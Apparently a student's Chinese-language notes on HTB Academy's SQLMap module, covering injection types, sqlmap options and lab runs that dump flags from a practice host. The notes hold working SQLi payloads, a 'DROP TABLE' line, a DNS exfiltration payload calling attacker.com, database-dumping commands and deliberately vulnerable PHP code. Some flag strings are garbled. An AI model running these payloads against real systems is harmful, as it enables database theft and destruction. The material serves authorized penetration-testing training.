


12 - SQLMap Essentials

SQLMap  是一个用 Python 编写的免费开源渗透测试工具，可自动执行检测和利用 SQL 注入 (SQLi) 缺陷的过程。SQLMap 自 2006 年以来一直在不断开发，至今仍在维护。

```
Chenduoduo@htb[/htb]$ python sqlmap.py -u
'http://inlanefreight.htb/page.php?id=5'
```

```

      _
     _H_
    _[']_ {1.3.10.41#dev}
   _-+ . ['] | . ' | . |
  _-+ _ ["] _ _ _ _ , | _ |
      | _|V ...      | _| http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without
prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by
this program
```

```
[*] starting at 12:55:56
```

```
[12:55:56] [INFO] testing connection to the target URL
[12:55:57] [INFO] checking if the target is protected by some kind of
WAF/IPS/IDS
[12:55:58] [INFO] testing if the target URL content is stable
[12:55:58] [INFO] target URL content is stable
[12:55:58] [INFO] testing if GET parameter 'id' is dynamic
[12:55:58] [INFO] confirming that GET parameter 'id' is dynamic
[12:55:59] [INFO] GET parameter 'id' is dynamic
[12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id'
might be injectable (possible DBMS: 'MySQL')
[12:56:00] [INFO] testing for SQL injection on GET parameter 'id'
< ... SNIP ... >
```

SQLMap 带有强大的检测引擎、众多功能以及广泛的选项和开关，用于微调它的许多方面，例如：

Target connection 目标连接	Injection detection 注射检测	Fingerprinting 指纹
Enumeration 列举	Optimization 优化	Protection detection and bypass using "tamper" scripts 使用“篡改”脚本进行保护检测和绕过
Database content retrieval 数据库内容检索	File system access 文件系统访问	Execution of the operating system (OS) commands 作系统（OS）命令的执行

支持的数据库

SQLMap 对 DBMS 的支持是任何其他 SQL 开发工具中最大的。SQLMap 完全支持以下 DBMS：

MySQL	Oracle	PostgreSQL	Microsoft SQL Server
SQLite	IBM DB2	Microsoft Access	Firebird
Sybase	SAP MaxDB	Informix	MariaDB
HSQLDB	CockroachDB	TiDB	MemSQL
H2	MonetDB	Apache Derby	Amazon Redshift
Vertica , Mckoi	Presto	Altibase	MimerSQL
CrateDB	Greenplum	Drizzle	Apache Ignite
Cubrid	InterSystems Cache	IRIS	eXtremeDB
FrontBase			

支持SQL注入的类型

SQLMap 是唯一可以正确检测和利用所有已知 SQLi 类型的渗透测试工具。我们通过 `sqlmap -hh` 命令看到 SQLMap 支持的 SQL 注入类型：

技术字符 `BEUSTQ` 指的是以下内容：

- ◆ `B` : Boolean-based blind
`B` : 基于布尔的盲注
- ◆ `E` : Error-based `E` : 基于误差
- ◆ `U` : Union query-based
`U` : 基于联合查询
- ◆ `S` : Stacked queries
`S` : 堆叠查询

- ◆ **T**: Time-based blind
T: 基于时间的盲注
- ◆ **Q**: Inline queries
Q: 内联查询

基于布尔值的SQL盲注

例子 **Boolean-based blind SQL Injection**:

```
AND 1=1
```

SQLMap 通过区分 **TRUE** 和 **FALSE** 查询结果来利用 **Boolean-based blind SQL Injection** 漏洞，每个请求有效地检索 1 字节的信息。差异基于比较服务器响应以确定 SQL 查询返回 **TRUE** 还是 **FALSE**。这包括原始响应内容、HTTP 代码、页面标题、过滤文本和其他因素的模糊比较。

Boolean-based blind SQL Injection 被认为是 Web 应用程序中最常见的 SQLi 类型。

基于错误的SQL注入

```
AND GTID_SUBSET(@@version,0)
```

如果 **数据库管理系统** (**DBMS**) 错误作为任何数据库相关问题的服务器响应的一部分返回，则它们可能可用于携带请求查询的结果。在这种情况下，将使用当前 DBMS 的专用有效负载，以导致已知错误行为的函数为目标。SQLMap 具有此类相关负载的最全面列表，并涵盖了以下 DBMS 的 **基于错误的 SQL 注入**:

MySQL	PostgreSQL	Oracle
Microsoft SQL Server	Sybase	Vertica
IBM DB2	Firebird	MonetDB

UNION 询问注入

```
UNION ALL SELECT 1,@@version,3
```

通过使用 **UNION**，通常可以使用注入的语句的结果扩展原始（**易受攻击**的）查询。这样，如果原始查询结果作为响应的一部分呈现，攻击者可以从页面响应本身中注入的语句中获取其他结果。这种类型的 SQL 注入被认为是最快的，因为在理想情况下，攻击者能够通过单个请求提取整个感兴趣的数据库表的内容。

Stacked 查询

```
; DROP TABLE users
```

堆叠 SQL 查询，也称为“捎带”，是在易受攻击的 SQL 语句之后注入其他 SQL 语句的形式。如果需要运行非查询语句（例如 `INSERT`、`UPDATE` 或 `DELETE`），则易受攻击的平台必须支持堆叠（例如，`Microsoft SQL Server` 和 `PostgreSQL` 默认支持）。SQLMap 可以利用此类漏洞来运行以高级功能（例如，执行 OS 命令）执行的非查询语句和数据检索，类似于基于时间的盲目 SQLi 类型。

基于时间的SQL盲注

```
AND 1=IF(2>1,SLEEP(5),0)
```

`Time-based blind SQL Injection` 的原理类似于 `Boolean-based blind SQL Injection` 但此处的响应时间用作区分 `TRUE` 或 `FALSE` 的来源。

`Time-based blind SQL Injection` 比基于布尔值的盲 SQLi 慢得多，因为导致 `TRUE` 的查询会延迟服务器响应。此 SQLi 类型用于不适用的情况 `Boolean-based blind SQL Injection`。例如，如果易受攻击的 SQL 语句是非查询（例如 `INSERT`、`UPDATE` 或 `DELETE`），作为辅助功能的一部分执行，而对页面渲染过程没有任何影响，则出于必要使用基于时间的 SQLi，因为 `Boolean-based blind SQL Injection` 在这种情况下不会真正起作用。

Inline 查询

```
SELECT (SELECT @@version) from
```

这种类型的注入在原始查询中嵌入了查询。这种 SQL 注入并不常见，因为它需要以某种方式编写易受攻击的 Web 应用程序。尽管如此，SQLMap 也支持这种 SQLi。

带外SQL注入

```
LOAD_FILE(CONCAT('\\\\\\',@@version,'.attacker.com\\\\README.txt'))
```

这被认为是最先进的 SQLi 类型之一，用于易受攻击的 Web 应用程序不支持所有其他类型或速度太慢的情况（例如，基于时间的盲目 SQLi）。SQLMap 通过“DNS 泄露”支持带外 SQLi，其中请求的查询通过 DNS 流量检索。

通过在受控制的域（例如 `.attacker.com`）的 DNS 服务器上运行 SQLMap，SQLMap 可以通过强制服务器请求不存在的子域（例如 `foo.attacker.com`）来执行攻击，其中 `foo` 将是我们希望接收的 SQL 响应。然后，SQLMap 可以收集这些出错的 DNS 请求并收集 `foo` 部分，以形成整个 SQL 响应。

SQLMap入门

基础场景

在一个简单的场景中，渗透测试人员通过 GET 参数（例如 id）访问接受用户输入的网页。然后，他们想要测试网页是否受到 SQL 注入漏洞的影响。如果是这样，他们就会想利用它，从后端数据库中检索尽可能多的信息，甚至尝试访问底层文件系统并执行作系统命令。此方案的 SQLi 易受攻击的 PHP 代码示例如下所示：

```
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
    die("<b>SQL error:</b> " . mysqli_error($link) . "<br>\n");
```

由于存在漏洞的 SQL 查询已启用错误报告功能，因此如果出现任何 SQL 查询执行问题，Web 服务器响应中都会返回数据库错误。这种情况简化了 SQLi 的检测过程，尤其是在手动篡改参数值的情况下，因为由此产生的错误很容易识别：

Lorem Ipsum

"Neque porro quisquam est qui dolorem ipsum quia dolor sit amet, consectetur, adipisci velit..."
"There is no one who loves pain itself, who seeks after it and wants to have it, simply because it is pain..."

What is Lorem Ipsum?	Why do we use it?
<p>SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " LIMIT 0, 1" at line 1</p>	<p>It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their default model text, and a search for 'lorem ipsum' will uncover many web sites still in their infancy. Various versions have evolved over the years, sometimes by accident, sometimes on purpose (injected humour and the like).</p>

要针对此示例运行 SQLMap，位于示例 URL `http://www.example.com/vuln.php?id=1`，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u "http://www.example.com/vuln.php?id=1" -
-batch

      _
     _H_
    _[']_ {1.4.9}
   _-+-.[,] |.'|.
  _||_ [(]|||_|_|
    _|v...   |_| http://sqlmap.org
```

[*] starting @ 22:26:45 /2020-09-09/

[22:26:45] [INFO] testing connection to the target URL

[22:26:45] [INFO] testing if the target URL content is stable

[22:26:46] [INFO] target URL content is stable

[22:26:46] [INFO] testing if GET parameter 'id' is dynamic

[22:26:46] [INFO] GET parameter 'id' appears to be dynamic

[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks

[22:26:46] [INFO] testing for SQL injection on GET parameter 'id' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[22:26:46] [WARNING] reflective value(s) found and filtering out

[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")

[22:26:46] [INFO] testing 'Generic inline queries'

[22:26:46] [INFO] testing 'MySQL \geq 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

[22:26:46] [INFO] testing 'MySQL \geq 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'

... SNIP ...

[22:26:46] [INFO] GET parameter 'id' is 'MySQL \geq 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable

[22:26:46] [INFO] testing 'MySQL inline queries'

[22:26:46] [INFO] testing 'MySQL \geq 5.0.12 stacked queries (comment)'

[22:26:46] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

... SNIP ...

[22:26:46] [INFO] testing 'MySQL \geq 5.0.12 AND time-based blind (query SLEEP)'

[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL \geq 5.0.12 AND time-based blind (query SLEEP)' injectable

[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

[22:26:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should

```
reduce the time needed to find the right number of query columns.
Automatically extending the range for current UNION query injection
technique test
[22:26:56] [INFO] target URL appears to have 3 columns in query
[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1
to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46
HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8814=8814

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7744 FROM(SELECT
COUNT(*),CONCAT(0x7170706a71,(SELECT
(ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TiXJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53
485a52474a7979436647576e766a595374436e78,0x71707a7871)-- -
---
[22:26:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL ≥ 5.0
[22:26:57] [INFO] fetched data logged to text files under
'/home/user/.sqlmap/output/www.example.com'

[*] ending @ 22:26:57 /2020-09-09/
```

日志消息描述

URL内容稳定

这意味着，即使连续收到相同的请求，响应之间也不会出现重大变化。从自动化的角度来看，这一点非常重要，因为在响应稳定的情况下，更容易发现潜在 SQLi 尝试造成的差异。虽然稳定性很重要，但 SQLMap 拥有先进的机制，可以自动消除可能来自潜在不稳定目标的潜在“噪音”。

参数id似乎是动态的

测试参数始终最好是“动态”的，因为这意味着对其值的任何更改都会导致响应发生变化；因此，该参数可以链接到数据库。如果输出是“静态”的且没有变化，则可能表明目标尚未处理测试参数的值，至少在当前上下文中是如此。

参数可能被注入

如前所述，DBMS 错误是潜在 SQLi 的良好指示。在本例中，当 SQLMap 发送一个故意使用的无效值（例如 `?id=1",)..))'`）时，出现了 MySQL 错误，这表明测试的参数可能存在 SQLi 注入，并且目标可能是 MySQL。需要注意的是，这并不能证明存在 SQLi，而只是表明需要在后续运行中证明检测机制。

参数可能容易受到 XSS 攻击

虽然这并非 SQLMap 的主要用途，但它也会对 XSS 漏洞进行快速启发式测试。在大规模测试中，SQLMap 会测试很多参数，这种快速的启发式检查非常有用，尤其是在没有发现 SQLi 漏洞的情况下。

后端 DBMS 是‘...’

在正常运行中，SQLMap 会测试所有支持的 DBMS。如果有明显迹象表明目标正在使用特定的 DBMS，我们可以将有效载荷范围缩小到该特定的 DBMS。

级别/风险值

如果有明确迹象表明目标使用特定的 DBMS，则可以将针对该特定 DBMS 的测试扩展至常规测试之外。

这基本上意味着运行针对该特定 DBMS 的所有 SQL 注入有效载荷，而如果没有检测到 DBMS，则仅测试排名靠前的有效载荷。

发现反射值

仅需警告，部分已使用的有效载荷在响应中被发现。此行为可能会导致自动化工具出现问题，因为它代表了垃圾信息。不过，SQLMap 具有过滤机制，可以在比较原始页面内容之前删除此类垃圾信息。

参数似乎可以注入

此消息表明该参数似乎可注入，但仍有可能产生误报。对于基于布尔值的盲测和类似的 SQLi 类型（例如基于时间的盲测），由于误报的可能性较高，因此在运行结束时，SQLMap 会执行广泛的测试，包括简单的逻辑检查，以消除误报。

此外，还指出 SQLMap 能够识别并利用响应中 `with --string="luther"` 出现的常量字符串值来区分其他响应。这是一个重要的发现，因为在这种情况下，无需使用高级内部机制，例如动态

性/反射移除或响应的模糊比较，这些机制不能被视为误报。


盲注攻击

在HTTP请求上运行SQLMap

在许多情况下，简单的错误（例如忘记提供正确的 cookie 值、使用冗长的命令行设置过于复杂或格式化的 POST 数据声明不正确）将阻止正确检测和利用潜在的 SQLi 漏洞。

Curl

针对特定目标（即带有参数的 Web 请求）正确设置 SQLMap 请求的最佳和最简单的方法之一是利用 **Copy as cURL** Chrome、Edge 或 Firefox 开发人员工具中的网络（监视）面板中的功能：



通过将剪贴板内容（**Ctrl-V**）粘贴到命令行，并将原始命令更改 **curl** 为 **sqlmap**，我们可以使用相同的 **curl** 命令来使用 SQLMap：

```
Chenduoduo@htb[/htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
```

在向 SQLMap 提供测试数据时，必须有一个可以评估 SQLi 漏洞的参数值，或者用于自动查找参数的专门选项/开关（例如 **--crawl**，**--forms** 或 **-g**）。

GET/POST 请求

最常见的情况 **GET** 是使用选项 **-u** /来提供参数 **--url**，如上例所示。对于测试 **POST** 数据，**--data** 可以使用标志，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```


在这种情况下，**POST** 参数 **uid** 和 **name** 将进行 SQLi 漏洞测试。例如，如果我们有明确迹象表明该参数 **uid** 容易受到 SQLi 漏洞的影响，我们可以使用将测试范围缩小到仅此参数 **-p uid**。否

则，我们可以使用特殊标记在提供的数据中对其进行标记，* 如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

完整的HTTP请求

如果我们指定一个包含大量不同标头值和冗长 POST 正文的复杂 HTTP 请求，可以使用该 -r 标志。使用此选项，SQLMap 会提供“请求文件”，将整个 HTTP 请求包含在单个文本文件中。在常见情况下，可以从专门的代理应用程序（例如 Burp）捕获此类 HTTP 请求并将其写入请求文件，如下所示：



捕获的 HTTP 请求示例 Burp 如下：

```
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

我们可以手动复制 HTTP 请求并将 Burp 其写入文件，也可以右键单击请求 Burp 并选择 Copy to file。另一种捕获完整 HTTP 请求的方法是使用浏览器（如本节前面所述），然后选择选

项 Copy > Copy Request Headers , 然后将请求粘贴到文件中。

要使用 HTTP 请求文件运行 SQLMap, 我们使用 `-r` 标志, 如下所示:

```
Chenduoduo@htb[/htb]$ sqlmap -r req.txt
```

```

      _
    _H_
   ["]_   _   {1.4.9}
  |_  | . [ ( | . | . |
  |__| [.] | | | | , |
      | _ | v ...   | _ | http://sqlmap.org
```

```
[*] starting @ 14:32:59 /2020-09-11/
```

```
[14:32:59] [INFO] parsing HTTP request from 'req.txt'
```

```
[14:32:59] [INFO] testing connection to the target URL
```

```
[14:32:59] [INFO] testing if the target URL content is stable
```

```
[14:33:00] [INFO] target URL content is stable
```

自定义SQLMap请求

如果我们想手动制作复杂的请求, 有许多开关和选项可以微调 SQLMap。

例如, 如果需要指定 (会话) cookie 值, 则

PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c 选项的 `--cookie` 使用方法如下:

```
Chenduoduo@htb[/htb]$ sqlmap ... --
cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

使用选项可以达到同样的效果 `-H/--header` :

```
Chenduoduo@htb[/htb]$ sqlmap ... -
H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

我们可以将相同的功能应用于诸如、和之类的选项 `--host` , `--referer` 它们 `-A/--user-agent` 用于指定相同的 HTTP 标头的值。

此外, 还有一个开关, 用于从内置的常规浏览器值数据库中 `--random-agent` 随机选择一个标头值。这是一个需要记住的重要开关, 因为越来越多的防护解决方案会自动丢弃所有包含可识别的默认 SQLMap User-agent 值 (例如) 的 HTTP 流量。或者, 也可以使用该开关, 通过使用相同的标头值来模拟智能手机。 `User-agent`User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)`--mobile`

虽然 SQLMap 默认仅针对 HTTP 参数，但可以测试标头中的 SQLi 漏洞。最简单的方法是在标头值后指定“自定义”注入标记（例如 `--cookie="id=1*"`）。同样的原则也适用于请求的任何其他部分。

此外，如果我们想要指定除 `GET` 和之外的替代 HTTP 方法 `POST`（例如 `PUT`），我们可以使用选项 `--method`，如下所示：

```
Chenduoduo@htb[/htb]$ sqlmap -u www.target.com --data='id=1' --method PUT
```

自定义HTTP请求

除了最常见的表单数据 `POST` 主体样式（例如 `id=1`），SQLMap 还支持 JSON 格式（例如 `{"id":1}`）和 XML 格式（例如 `<element><id>1</id></element>`）的 HTTP 请求。对这些格式的支持是以“宽松”的方式实现的；因此，对于参数值如何存储没有严格的限制。如果代码 `POST` 主体相对简洁，那么此选项 `--data` 就足够了。但是，对于复杂或较长的 POST 主体，我们可以再次使用该 `-r` 选项：

```
Chenduoduo@htb[/htb]$ cat req.txt
HTTP / HTTP/1.0
Host: www.example.com

{
  "data": [{
    "type": "articles",
    "id": "1",
    "attributes": {
      "title": "Example JSON",
      "body": "Just an example",
      "created": "2020-05-22T14:56:29.000Z",
      "updated": "2020-05-22T14:56:28.000Z"
    },
    "relationships": {
      "author": {
        "data": {"id": "42", "type": "user"}
      }
    }
  }]
}
```

```
Chenduoduo@htb[/htb]$ sqlmap -r req.txt
```

—
H

```

_ _ _ _ _ [ ( ] _ _ _ _ _ { 1.4.9 }
| _ _ _ _ _ . [ ] _ _ _ _ _ | . ' | . |
| _ _ _ _ _ [ ' ] _ _ _ _ _ , | _ _ _ _ _
      | _ | v ...      | _ |      http://sqlmap.org

```

```
[*] starting @ 00:03:44 /2020-09-15/
```

```

[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be
dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter
'JSON type' might not be injectable

```

```

curl 'http://94.237.54.192:45097/case1.php?id=1'
-H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.
8,application/signed-exchange;v=b3;q=0.7'
-H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8'
-H 'Cache-Control: max-age=0'
-H 'Connection: keep-alive'
-H 'Referer: http://94.237.54.192:45097/case1.php'
-H 'Upgrade-Insecure-Requests: 1'
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36'
--insecure

```

针对post请求

```

sqlmap -r case2_http.txt --batch -p 'id' --flush-session --level=5 --
risk=3
sqlmap -r case2_http.txt --batch -p 'id' --level=5 --risk=3 --dbms MySQL
--dbs
sqlmap -r case2_http.txt --batch -p 'id' --level=5 --risk=3 --dbms MySQL
-D testdb --tables
sqlmap -r case2_http.txt --batch -p 'id' --level=5 --risk=3 --dbms MySQL
-D testdb -T flag2 --dump

```

针对Cookie: id=1的请求

```
sqlmap -r case3.req --batch -p 'id' --cookie="id=1" --level=5 --risk=3 -
-flush-session
sqlmap -r case3.req --batch -p 'id' --cookie="id=1" --level=5 --risk=3 -
-dbms MySQL --dbs
testdb

sqlmap -r case3.req --batch -p 'id' --cookie="id=1" --level=5 --risk=3 -
-dbms MySQL -D testdb --tables
abase: testdb
[2 tables]
+-----+
| flag3 |
| users |
+-----+

sqlmap -r case3.req --batch -p 'id' --cookie="id=1" --level=5 --risk=3 -
-dbms MySQL -D testdb -T flag3 --dump
```

参数	说明
-r case3.req	从 HTTP 请求文件 （如 Burp Suite 保存的请求）中读取请求信息。文件内容通常包含 URL、Headers、Body 等。
--batch	自动确认提示 ，在非交互模式下运行，默认选择所有提示的推荐选项（适合脚本化或批量处理）。
-p 'id'	指定要注入测试的参数名为 id ，可以是 URL 参数、POST 数据、Cookie 中的参数等。
--cookie="id=1"	指定一个 Cookie 头信息 ，模拟登录或状态维持，这里特别指出 id=1 。SQLMap 将分析该 cookie 参数是否可注入。
--level=5	指定扫描的“深度”，范围 1–5， 值越大测试越深入 （包括更多参数和更复杂的测试）。默认是 1。
--risk=3	指定攻击的“风险级别”，范围 1–3， 值越高使用更危险的payloads 。例如 risk=3 可能包含堆叠注入等操作。默认是 1。
--flush-session	清除与当前目标相关的缓存数据（SQLMap 会缓存目标信息提高效率，但这可能导致重复测试失效，使用此参数会强制重新测试）。

针对JSON data

Detect and exploit SQLi vulnerability in JSON data {"id": 1}

```

sqlmap -r case4.req --batch -p 'id' --level=5 --risk=3 --flush-session
sqlmap -r case4.req --batch -p 'id' --level=5 --risk=3 --dbms MySQL --
dbs
available databases [2]:
[*] information_schema
[*] testdb

sqlmap -r case4.req --batch -p 'id' --level=5 --risk=3 -dbms MySQL -D
testdb --tables
Database: testdb
[2 tables]
+-----+
| flag4 |
| users |
+-----+

sqlmap -r case4.req --batch -p 'id' --level=5 --risk=3 -dbms MySQL -D
testdb -T flag4 --dump
: flag4
[1 entry]
+----+-----+
| id | content |
+----+-----+
| 1  | HTB{j450n_v00rh335_53nd5_6r475} |
+----+-----+

```

攻击调整

前缀/后缀

在极少数情况下，需要特殊的前缀和后缀值，而常规 SQLMap 运行未涵盖这些值。对于此类运行，选项 `--prefix` 和 `--suffix` 可以按如下方式使用：

```

sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"

```

这将导致静态前缀 `%'))` 和后缀 `-- -` 之间的所有向量值的封闭。

例如，如果目标处的易受攻击代码是：


```
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" .
$_GET["q"] . "') LIMIT 0,1";
$result = mysqli_query($link, $query);
```

向量 `UNION ALL SELECT 1,2,VERSION()` , 以前缀 `%'))` 和后缀 `-- -` 为界, 将在目标处产生以下 (有效) SQL 语句:

```
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL
SELECT 1,2,VERSION()-- -')) LIMIT 0,1
```

针对GET请求

```
sqlmap -r case.txt --batch -p 'id' --level=5 --risk=3 --dbms MySQL --dbs
--flush-session
sqlmap -r case5.req --batch -p 'id' --level=5 --risk=3 --dbms MySQL -D
testdb --tables
Database: testdb
[2 tables]
+-----+
| flag5 |
| yers  |
+-----+
```

```
sqlmap -r case5.req --batch -p 'id' --level=5 --risk=3 --dbms MySQL -D
testdb -T flag5 --dump
Database: testdb
Table: flag5
[1 entry]
+-----+-----+
| id | content |
+-----+-----+
| 1 | HTB{700_mu\x7fh_r15k_bu7_w0r7h_17} |
+-----+-----+
HTB{700_much_r15k_bu7_x}r7h_17}
HTB{700_mu\x7fh_r15k_bu7_w0r7h_17}
HTB{700_much_r15k_bu7vw0r7h_17}

HTB{700_much_r15k_bu7_w0r7h_17}
```

数据库枚举

枚举是 SQL 注入攻击的核心部分，在成功检测并确认目标 SQLi 漏洞可利用性后立即执行。它包括从易受攻击的数据库中查找和检索（即提取）所有可用信息。

为此，SQLMap 为所有支持的 DBMS 预定义了一组查询，其中每个条目代表必须在目标上运行才能检索所需内容的 SQL。例如，MySQL DBMS 的 [querys.xml](#) 摘录如下：

```
<?xml version="1.0" encoding="UTF-8"?>

<root>
  <dbms value="MySQL">
    <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-
and-NCHAR.html -->
    <cast query="CAST(%s AS NCHAR)" />
    <length query="CHAR_LENGTH(%s)" />
    <isnull query="IFNULL(%s, ' ')" />
    ... SNIP ...
    <banner query="VERSION()" />
    <current_user query="CURRENT_USER()" />
    <current_db query="DATABASE()" />
    <hostname query="@@HOSTNAME" />
